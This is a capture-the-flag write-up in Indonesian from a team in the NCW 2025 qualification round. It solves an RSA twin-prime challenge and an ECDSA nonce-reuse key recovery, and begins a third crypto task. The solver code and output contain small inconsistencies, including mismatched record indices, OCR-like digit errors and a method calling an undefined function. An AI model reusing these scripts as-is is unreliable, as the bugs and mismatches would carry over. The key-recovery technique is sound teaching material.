Write-Up Qualification NCW 2025

proof by feeling


jjcho 1P 20:58
😂

@jjcho 1P 😂
Fawwaz Razani Goon 20:58
woi kerjain pwnnya

@jjcho 1P 😂
Titsen Tits Sucker SEAF 20:59
woi kerjain pwnnya

jjcho 1P 21:03
😭
co

jjcho 1P 22:11
gaada extend 10 menit kah
baru mulai ngerjain 45 menit terakhir 😭



未来 1P 22:09

PLEASEEEEEEEE
SPEEEEEEEDDDDD
I NEEDDDDDDDDDD THISSSSSS
MY SOLVER IS KINDA STUPIDDDDDD

mirai
etern1ty
DJumanto

Daftar Isi

Daftar Isi 2
CRYPTOGRAPHY 3
wassup twin
Flag: NCW{its_that_easy_twin} 3
echoed symphony
Flag:
NCW{c0n6R4t5!_1N1_fL4g_Bu47_K4mU_k1Ng_>>>_d6e6576657267f6e6e6167697665796f757570_<<<} 7
salvage
Flag:
NCW{yak_maafkan_guys_ini_aslinya_mau_dibuat_lebih_original_dikit_tapi_pas_saya_masak_malah_gosong_jadinya_ku_salvage_gini_deh_kayak_copas_mentah_mentah_cryptohack_:sob:_anggap_saja_bonus_poin_:D} 15
FORENSIC 23
locker
Flag: NCW{y4ng_b1s4_r3v3rs3_m4lw4r3ny4_d4p3t_100k} 23
Malware Magang
Flag: NCW{jujur_maaf_soalnya_jelek_utsnya_1_hari_2_matkul_weh_:(_susah} 28
tehc 👍(Upsolve)
Flag:
NCW{i_swear_i'm_not_a_scammer_i_just_miss_being_a_tech_support_guy_also_goodjob_yayyaaayyyyay_:D} 44
WEB 53
last day intern
Flag: NCW{h4L0_m4S_4dd1d4s_Bu$4n_t1g3r} 53
fetcher
Flag: NCW{nice_u_got_the_flegggggggg} 62
selflove
Flag: NCW{iya_gua_tau_chall_ini_gay_banget} 70
REVERSE ENGINEERING 76
Haskell’s Herring
Flag:
NCW{1t5_my_f1rst_t1m3_l34rn1ng_4b07t_h4sk311!_d1d_y07_l34rn_4nyth1ng_1nt3r3st1ng?} 76
BLOCKCHAIN 80
Checkers ETH
Flag:
NCW{kepada_dosen_blockchain_tercinta_saya_meminta_maaf_untuk_hasil_uts_saya_yang_mengecewakan_dan_tidak_bisa_ngoding_di_kertas_+_tidak_mengira_untuk_coding_struct_array_untuk_itu_di_chall_yang_saya_buat_saya_membuatnya_tanpa_bergantung_sepenuhnya_dari_ai_(mesikipun_masih_debug_bersama_ai)_dan_untuk_solver_yang_saya_buat_itu_tidak_memakai_bantuan_ai_sama_sekali_sekian_dari_permohonan_maaf_saya_dan_oleh_karena_itu_akan_saya_balas_di_uas} 80
Kitty's Warmup to Chess and checkers
Flag: NCW{y4k_sud4h_cukup_w4rmup_ny4_lgsng_aja_kerj4in_chall_bwe} 85

CRYPTOGRAPHY

wassup twin

Flag: NCW{its_that_easy_twin}

Deskripsi

こんにちは twin, 我创建了一个简单的 chall for you twin. The challenge is not 壊れた twin. Ok 안녕히 가세요 twin

author: Auric

Informasi Terkait Soal

chall.py

```
import sympy
import random

def genYessir(bit_length=1024):
    while True:
        p = sympy.randprime(2**(bit_length - 1), 2**bit_length)
        q = p + 2
        if sympy.isprime(q):
            return p, q

p, q = genYessir(bit_length=64)
N = p * q
e = 65537

flag = b'NCW{REDACTED}' # 23 <- :D heres a hint

m = int.from_bytes(flag, 'big')

c = pow(m, e, N)

print(f"N = {N}")
print(f"e = {e}")
print(f"c = {c}")
```

output.txt

```
N = 92226959634395542727305870286691824099
e = 65537
c = 81028662439340068660785564873246389821
```

Pendekatan

Diberikan RSA scheme standar yang dimana p, q digenerate berdasarkan fungsi **genYessir** yang dimana q = p + 2. Kasus ini merupakan kasus **twin primes** (sesuai nama soal). Flag panjangnya 23 bytes, namun N panjangnya sekitar 128 bit.

Karena q = p + 2, maka:

$$N = p(p+2) = p^2 + 2p$$

$$N + 1 = p^2 + 2p + 1 = (p+1)^2$$

Jadi untuk recover p cukup sederhana, dan dari sini kita dapat: $m_{base} = c^d \ mod \ N$

Karena m > N, pt ada di bentuk m = m_base + k * N. Untuk menemukan k, saya memakai dua constraint:

1. Diketahui flag format NCW{. Kita definisikan M_min dan M_max berdasarkan prefix tersebut, sehingga melimit search k pada interval:
   $$\frac{M_{min} - m_{red}}{N} \leq k \leq \frac{M_{max} - m_{red}}{N}$$
   Ini membuat search space approx 2^25.
2. Karena flag tentunya cuma punya karakter printable, kita filter cand k berdasarkan byte terakhir - jika m_base + k * N (mod 256) berada di range 32 ke 126 maka k kandidat yang valid.

Setelah ini hanya dilakukan iterasi ke kandidat k yang valid untuk mendapatkan flag.


Solusi

solver.py

```python
# eter
from Crypto.Util.number import *
from sage.all import *
from output import *

# N+1 = (p+1)^2
p = int(sqrt(N + 1)) - 1
```

```python
q = p + 2
print(p,q)
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
# c^d mod N = m_base
m_base = pow(c, d, N)
print(m_base)

# m = k * N + m_base
flag_len = 23
prefix = b'NCW{'
prefix_int = int.from_bytes(prefix, 'big')

# m: [prefix (4 bytes)] [unknown (19 bytes)]
shift_bits = (flag_len - len(prefix)) * 8
m_min = prefix_int << shift_bits
m_max = m_min + (1 << shift_bits) - 1

# m_min <= k*N + m_base <= m_max
k_min = (m_min - m_base) // N
k_max = (m_max - m_base) // N
print(f"{k_min}, {k_max}")

# only check k if the last m byte is printable
printable_bytes = set(range(32, 126))
valid_k_mods = set()
N_mod = N % 256
m_base_mod = m_base % 256

for r in range(256):
    if (r * N_mod + m_base_mod) % 256 in printable_bytes:
        valid_k_mods.add(r)

for k in range(k_min, k_max + 2):
    if (k % 256) not in valid_k_mods:
        continue

    m_candidate = k * N + m_base
    try:
        flag = long_to_bytes(m_candidate)
        if len(flag) == flag_len and flag.startswith(prefix):
            if all(32 <= b <= 126 for b in flag):
                print(flag)
                break
    except:
        continue
else:
    print("ggbo")
```

Hasil



```
> python solver.py
96034868477233592O9 96034868477233592l1
80390184424258880881546623597193241690
81278959215060001, 81278959276961540
b'NCW{its_that_easy_twin}'
```

echoed symphony

Flag:
NCW{c0n6R4t5!_1N1_fL4g_Bu47_K4mU_k1Ng_>>>_d6e65766572676f6e6e616769766579 6f757570_<<<}

Deskripsi

⚠️ WARNING ⚠️
cryptographic goo has leaked into the mainframe
絶対に意味わからんってマジで
absolutely no clue what's going on
bro we opened the server logs and got jumpscared by raw hex 💀
旗がAESスライム化されたんだが??🧪🔒
clean this mess pls 😭 助けて～～

---

context (for the brave):
- each entry originally looked like:
`log-####: event stream entry #i`
- but the archive only preserved:
`Record <tag> [ sha256(msg), r, s ]`
(whatever “tag” is, the dev was mentally on airplane mode)


also:
- encryption gremlin decided the final flag should be stored as:
AES-ECB(SHA256(d), flag)
idk man 💀 blame the intern
- dev note left behind simply reads:
“67 is lucky, keep it.”

author: kavakoss

Informasi Terkait Soal

chall.py

```
import hashlib

P  =
0xfffffffffffffffffffffffffffffffffffffffffffffffffffffffefffffc2f
A  = 0
B  = 7
Gx =
0x79be667ef9dcbbac55a06295ce870b07029bfcdb2dce28d959f2815b16f81798
Gy =
0x483ada7726a3c4655da4fbfc0e1108a8fd17b448a68554199c47d08ffb10d4b8
```



```
N  =
0xfffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141

G = (Gx, Gy)


class C:
    def __init__(self, p, a, b):
        self.p = p
        self.a = a
        self.b = b

    def a_(self, P, Q):
        if P is None:
            return Q
        if Q is None:
            return P
        x1, y1 = P
        x2, y2 = Q
        if x1 == x2 and (y1 + y2) % self.p == 0:
            return None
        if x1 == x2 and y1 == y2:
            m = (3 * x1 * x1 + self.a) * pow(2 * y1, -1, self.p)
        else:
            m = (y2 - y1) * pow(x2 - x1, -1, self.p)
        m %= self.p
        x3 = (m * m - x1 - x2) % self.p
        y3 = (m * (x1 - x3) - y1) % self.p
        return (x3, y3)

    def m_(self, k, P):
        R = None
        Q = P
        while k:
            if k & 1:
                R = self.a_(R, Q)
            Q = self.a_(Q, Q)
            k >>= 1
        return R


cur = C(P, A, B)
```

```python


def H(m: bytes) -> int:
    # dev note: "67 is lucky, keep it"
    h = hashlib.sha256(m + b"67").digest()
    return int.from_bytes(h, "big")


def sign(msg: bytes, d: int, k: int):
    z = H(msg)
    R = cur.m_(k, G)
    r = R[0] % N
    s = pow(k, -1, N) * (z + r * d) % N
    return (r, s)

# note from old comments: "derive symmetric key from sha256(d)"
```

output.txt

```
Record 4d513d3d
[48daf800fdf40d001640d972ed77d1cd9a266d877dc24108e1f3221498482cc5,
427b7ba2e1b8006c5a8c77d7e257f077be4ef174a2ea6379445d001c0979739f,
859244d5272e3deba69171d41e9cb99f83c247c4f87973a71da0fba220d9728]
.
Record 4d673d3d
[ae0557e233a25ffabb8704e998531673fb6b72e7f078633606d2cc9c45efb8a9,
eb862db3179d3ad6f96de523be795efe111130063dfc7a69f53bcc2415614057,
3b506a744a10dea0ada26aa2340a3d1ba4076ab3dcf5d2064f9bcceee5b479cb]
…
…
…
encrypted_flag =
bf43349cb8ccb5b69658c96573b4b773c77a01f53be3da3912c0e2e1cf342d89f1c0b
cf76a799f09db621ccb7cb92ee383d0fb20c4a8f442f651985e1f4bae39c652509adc
14bfdd712fe8b3a28c891361ea42f5ee4019fd68b26bc76e4cbd94
```

Pendekatan

Diberikan sebuah file log berisi ratusan **record** signature ECDSA di secp256k1. Setiap record memiliki format Record <tag> [sha256(msg), r, s]. Flag diberikan dalam ct AES, dimana kuncinya didapatkan dari priv key ECDSA (d), dan kita harus recover **d** untuk mendapatkan flag.

Observasi paling krusial dalam challenge ini adalah adanya kelemahan pada penggunaan **k**. Tapi sebelum itu kita recover pesan aslinya. **tag** itu hex-encoded b64 yang merepresentasikan indeks **i**. Kita bisa bf 4 digit ID pada hash record pertama dan mendapatkan format pesan **log-3137: event stream entry #i.** Ini memungkinkan kita menghitung digest z = SHA256(m || b"67") untuk setiap entry.

Setelah scanning output, index 263 dan 563 memiliki nilai r yang sama. Jadi challenge ini intinya adalah chall nonce reuse, karena kalau r sama, k juga sama.

$$
\begin{aligned}
s_1 &\equiv k^{-1}(z_1 + rd) \\
s_2 &\equiv k^{-1}(z_2 + rd)
\end{aligned}
$$

Kita bisa elim rd dan kemudian mendapatkan **k** dan mendapat **d**.

$$
\begin{aligned}
k(s_1 - s_2) \equiv z_1 - z_2 &\pmod{n} \\
k \equiv (z_1 - z_2)(s_1 - s_2)^{-1} &\pmod{n} \\
d \equiv r^{-1}(s_1 k - z_1) &\pmod{n}
\end{aligned}
$$


Solusi

solver.py

```
# eter
from Crypto.Cipher import AES
import base64, hashlib
from collections import defaultdict

P  =
0xfffffffffffffffffffffffffffffffffffffffffffffffffffffffefffffc2f
A  = 0
B  = 7
Gx =
0x79be667ef9dcbbac55a06295ce870b07029bfcdb2dce28d959f2815b16f81798
Gy =
0x483ada7726a3c4655da4fbfc0e1108a8fd17b448a68554199c47d08ffb10d4b8
N  =
0xfffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141
G = (Gx, Gy)

class Curve:
    def __init__(self, p, a, b):
        self.p = p
        self.a = a
        self.b = b

    def add(self, P, Q):
        if P is None:
            return Q
        if Q is None:
            return P
        x1, y1 = P
        x2, y2 = Q
        if x1 == x2 and (y1 + y2) % self.p == 0:
            return None
        if x1 == x2 and y1 == y2:
            m = (3 * x1 * x1 + self.a) * pow(2 * y1, -1, self.p)
        else:
            m = (y2 - y1) * pow(x2 - x1, -1, self.p)
        m %= self.p
        x3 = (m * m - x1 - x2) % self.p
        y3 = (m * (x1 - x3) - y1) % self.p
        return (x3, y3)

    def mul(self, k, P):
        R = None
        Q = P
        while k:
            if k & 1:
                R = self.a_(R, Q)
            Q = self.a_(Q, Q)
            k >>= 1
        return R

cur = Curve(P, A, B)

def H(m: bytes) -> int:
    h = hashlib.sha256(m + b"67").digest()
    return int.from_bytes(h, "big")

def parse():
    records = []
    enc_flag = None
    with open("output.txt", "r") as f:
        for raw in f:
            line = raw.strip()
            if not line:
                continue

            if line.startswith("encrypted_flag"):
                ct_hex = line.split("=", 1)[1].strip()
                enc_flag = bytes.fromhex(ct_hex)
                continue

            if not line.startswith("Record"):
                continue

            # record <tag> [sha256(msg), r, s]
            parts = line.split()
            tag_hex = parts[1]
            bracket = line.split("[", 1)[1].rstrip("]")
            sha_hex, r_hex, s_hex = bracket.split(", ")

            # "4d513d3d" -> "MQ==" -> "1"
            tag_bytes = bytes.fromhex(tag_hex)
            idx_bytes = base64.b64decode(tag_bytes)
            idx = int(idx_bytes.decode())
            msg = f"log-{idx:04d}: event stream entry
#{idx}".encode()
            assert hashlib.sha256(msg).hexdigest() == sha_hex

            z = H(msg) % N
            r = int(r_hex, 16)
            s = int(s_hex, 16)

            records.append((idx, z, r, s))

    return records, enc_flag

def find_nonce(records):
    by_r = defaultdict(list)
    for rec in records:
        idx, z, r, s = rec
        by_r[r].append(rec)
```

```python
    for r, lst in by_r.items():
        if len(lst) >= 2:
            return r, lst[0], lst[1]

    raise ValueError("no reused nonce")

def recover(r, rec1, rec2):
    idx1, z1, r1, s1 = rec1
    idx2, z2, r2, s2 = rec2
    assert r1 == r2 == r

    num = (z1 - z2) % N
    den = (s1 - s2) % N
    k = (num * pow(den, -1, N)) % N

    d = (s1 * k - z1) * pow(r, -1, N) % N
    return d

def verify(records, d):
    Q = cur.mul(d, G)

    for idx, z, r, s in records:
        if not (1 <= r < N and 1 <= s < N):
            return False

        w = pow(s, -1, N)
        u1 = (z * w) % N
        u2 = (r * w) % N
        X = cur.add(cur.mul(u1, G), cur.mul(u2, Q))
        if X is None:
            return False
        if X[0] % N != r:
            return False
    return True

def get_key(d):
    d_bytes = d.to_bytes(32, "big")
    return hashlib.sha256(d_bytes).digest()

def decrypt(enc_flag, key):
    cipher = AES.new(key, AES.MODE_ECB)
    pt = cipher.decrypt(enc_flag)
    return pt

records, ct = parse()

r, rec1, rec2 = find_nonce(records)
print(f"reused nonce = {hex(r)}")
print(f"indices = {rec1[0]}, {rec2[0]}")

d = recover(r, rec1, rec2)
print(f"d = {hex(d)}")

ok = verify(records, d)
print(ok)

key = get_key(d)
pt = decrypt(ct, key)

print(repr(pt))
```

Hasil



```
> python solver.py
reused nonce = 0x35458df8dbf9701a915bcfb6f987524f293aee0dd6bc80884171e5099958fc4b
indices = 267, 567
d = 0x6333b67eb38d3b466291e32c5f2145302fd78b554715477da7b992066e253f79
True
b'NCW{c0n6R4t5!_1N1_fL4g_Bu47_K4mU_k1Ng_>>>_d6e65766572676f6e6e6167697665796f757570_<<<}\n\n\n\n\n\n\n\n\n\n'
```

salvage

Flag:
NCW{yak_maafkan_guys_ini_aslinya_mau_dibuat_lebih_original_dikit_tapi_pas_saya_masak_malah_gosong_jadinya_ku_salvage_gini_deh_kayak_copas_mentah_mentah_cryptohack_:sob:_anggap_saja_bonus_poin_:D}

Deskripsi

Trying to salvage whatever I'm trying to cook

author: Wrth

Informasi Terkait Soal

chall.py


```python
from sage.all import *
from Crypto.Cipher import AES
from Crypto.Util.number import *
from Crypto.Util.Padding import pad
from mpmath import mp
from os import urandom

import json
import random

FLAG = open("flag.txt", "rb").read().strip()

mp.dps = 1000

def lift_x(x):
    return mp.sqrt((x**2-1)/(2*x**2 - 1))

def double(pt):
    x, y = pt
    xf = (2*x*y)/(1 + 2*x**2*y**2)
    yf = (y**2 - x**2)/(1 - 2*x**2*y**2)
    return (xf, yf)

def add(pt1, pt2):
    x1, y1 = pt1
    x2, y2 = pt2
    xf = (x1*y2 + x2*y1)/(1+2*x1*x2*y1*y2)
    yf = (y1*y2 - x1*x2)/(1-2*x1*x2*y1*y2)
    return (xf, yf)

def scalar_multiply(pt, m):
    if m == 1:
        return pt
    half_mult = scalar_multiply(pt, m // 2)
    ans = double(half_mult)
    if m % 2 == 1:
        ans = add(ans, pt)
    return ans

key = urandom(16)
iv = urandom(16)
cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = pad(FLAG, 16)
ciphertext = cipher.encrypt(plaintext)

N = bytes_to_long(key)

gx = mp.mpf(random.random())
gy = lift_x(gx)
G = (gx, gy)
P = scalar_multiply(G, N)

json.dump({
    'gx': str(G[0]),
    'gy': str(G[1]),
    'px': str(P[0]),
    'py': str(P[1]),
    'ciphertext': ciphertext.hex(),
    'iv': iv.hex(),
}, open('output.txt', 'w'))
```

output.txt

```
{
    "gx": "0.53907095342365962675756918542901985347270965576171875",
    "gy":
"1.301488763929228555532663967278872312498919265910126102515606226199
143981370891339433984904672183204721213750085797306768155657352775088
829397222225470737107909541616593237611699322190801245282745413588786
425774612369267139524263731371869676373814727354153207003814692564755
```

```
995118428481901579790908445174347166238709629292927855341224151778174
649392740400907084657293628182844076580506543580684903877802986829786
526452778214446538851886406647709056157514832957463991349566312152374
138231325641027985269976132310553480905517364502650438919283359991240
083722130510689222120431366675815555119567418536766407797163614800936
684248603590059541476249884679383210647724043936542566448519190645298
483735496193026990999867574028458606186591274055593943298601673178054
229549108999023070561926919433081714292549817974510724348994433818746
017603316348060602463578815440147523495155800781263965540375822688501
785295350608424989598514941705246379028215722703189058415353669312532
929139384648234810831428394343206467",
    "px":
